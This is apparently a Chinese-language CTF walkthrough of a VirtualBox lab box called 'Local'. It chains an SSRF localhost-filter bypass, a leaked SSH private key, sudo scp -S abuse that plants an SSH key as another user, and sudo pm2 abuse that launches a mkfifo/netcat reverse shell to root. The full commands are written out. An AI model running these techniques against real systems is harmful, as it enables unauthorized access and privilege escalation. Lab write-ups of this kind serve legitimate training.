

Local

先做端口扫描

nmap

```
Nmap scan report for 192.168.56.147
Host is up (0.0020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3006/tcp  open  deslogind
MAC Address: 08:00:27:6A:6A:F4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.53 seconds
```

访问80和3006，得到下面两条


```
#80端口
Access /flag to establish foothold.

#3006端口
Web Previewer
Usage: /preview?url=http://example.com
/preview?url=http://[::ffff:127.0.0.1]:80/0h6WTnHJggZg451m
```

看的出来是一个ssrf，读取/flag后得到下面的结果


```
#访问URL http://192.168.56.147:3006/preview?
url=http://localhost:3006/flag
Forbidden: is-localhost-ip detected.
```

然后问了一下ai，告诉我可以用[::ffff:127.0.0.1]来完成绕过



得到了一个字符串 **0h6WTnHJggZg451m**

这里卡了一会儿，然后在80端口下/0h6WTnHJggZg451m直接得到一个私钥



尝试了一下，发现**0h6WTnHJggZg451m**也是密钥，得到用户名**wiktor**

```
8 kali:1 (kali) x 2 kali:1 (kali) x 3 /home/mobaxterm/De x 4 WSL-Kali-linux x 5 WSL-Kali-linux x 7 kali:1 (kali)

? MobaXterm Personal Edition v24.3 ?
(SSH client, X server and network tools)

SSH session to kali@kali.1
? Direct SSH : ✓
? SSH compression : ✓
? SSH-browser : ✓
? X11-forwarding : ✓ (remote display is forwarded through SSH)

For more info, ctrl+click on help or visit our website.

Linux kali 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 14 04:26:16 2026 from 192.168.56.1
(kali@kali)~$ ls
Desktop Documents Downloads id_local miku Music Pictures Public Templates Videos wp.md

(kali@kali)~$ ssh-keygen -y -f /home/kali/id_local
Enter passphrase for "/home/kali/id_local":
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICNoJ+0rztBU///dh239MLIyPjhUdvUj5Tvsr06U0b/6j wikt0r@Lara

(kali@kali)~$
```

上去之后sudo -l 得到一个citrus用户的scp权限，可以用helper以 citrus 身份执行任意脚本

然后先写ssh公钥进去。

```
bash

TF=$(mktemp)
cat > "$TF" <<EOF2
#!/bin/sh
set -eu

HOME_DIR=$(awk -F: '$1=="citrus"{print $6}' /etc/passwd)
mkdir -p "$HOME_DIR/.ssh"
chmod 700 "$HOME_DIR/.ssh"
grep -qxF '$PUB' "$HOME_DIR/.ssh/authorized_keys" 2>/dev/null
|| echo '$PUB' >> "$HOME_DIR/.ssh/authorized_keys"
chmod 600 "$HOME_DIR/.ssh/authorized_keys"
EOF2
chmod 755 "$TF"
sudo -u citrus /usr/bin/scp -S "$TF" /etc/hosts nowhere:/tmp/x
|| true
rm -f "$TF"
```

然后就可以进citrus，sudo可以看到有一个pm2的权限。

pm2 start 可以以 root 启动任意程序，也就是说只要能控制它启动的命令，就能以 root 身份执行 shell 指令。

```
citrus@Local:~$ sudo /usr/local/bin/pm2 start /bin/sh -f -x --
interpreter none --name revshell8888 -- -c 'rm -f
/tmp/.rsf8888; mkfifo /tmp/.rsf8888; cat /tmp/.rsf8888 |
/bin/sh -i 2>&1 | busybox nc 192.168.56.147 8888 >
/tmp/.rsf8888'
[PM2] Starting /bin/sh in fork_mode (1 instance)
[PM2] Done.
```

id	name	namespace	version	mode	pid
uptime	↻	status	cpu	mem	user
watching					
0	ctf-ssrf	default	1.0.0	fork	
2482	91m	0	online	0%	107.8mb
root	disabled				
7	revshell	default	N/A	fork	
11135	3m	1200	online	0%	944.0kb
root	disabled				
8	revshell8888	default	N/A	fork	
11188	0s	0	online	0%	880.0kb
root	disabled				

```
citrus@Local:~$
```

用pm2创建一个反弹shell，反弹到8888端口。

```
wiktor@Local:~$ nc -nlvp 8888
listening on [::]:8888 ...
connect to [::ffff:192.168.56.147]:8888 from [::ffff:192.168.56.147]:37703 ([::ffff:192.168.56.147]:37703)
/bin/sh: can't access tty; job control turned off
root@Local:/home/citrus# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Local:/home/citrus#
```

然后就得到一个rootshell了。